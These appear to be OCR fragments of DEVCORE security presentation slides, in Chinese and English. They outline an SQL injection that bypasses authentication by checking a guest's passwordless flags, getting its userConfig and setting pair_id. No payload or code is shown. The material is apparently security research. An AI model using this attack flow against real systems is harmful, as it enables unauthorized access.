


SQL Injection - 繞過驗證

DEVCORE




SQL Injection - 繞過驗證



檢查 guest 的 passwordless_en == True
passwordless_approve_en == True

取得 guest 的 userConfig


SQL Injection - 繞過驗證



設定 pair_id


DEVCORE

SQL Injection - 設定 pair_id

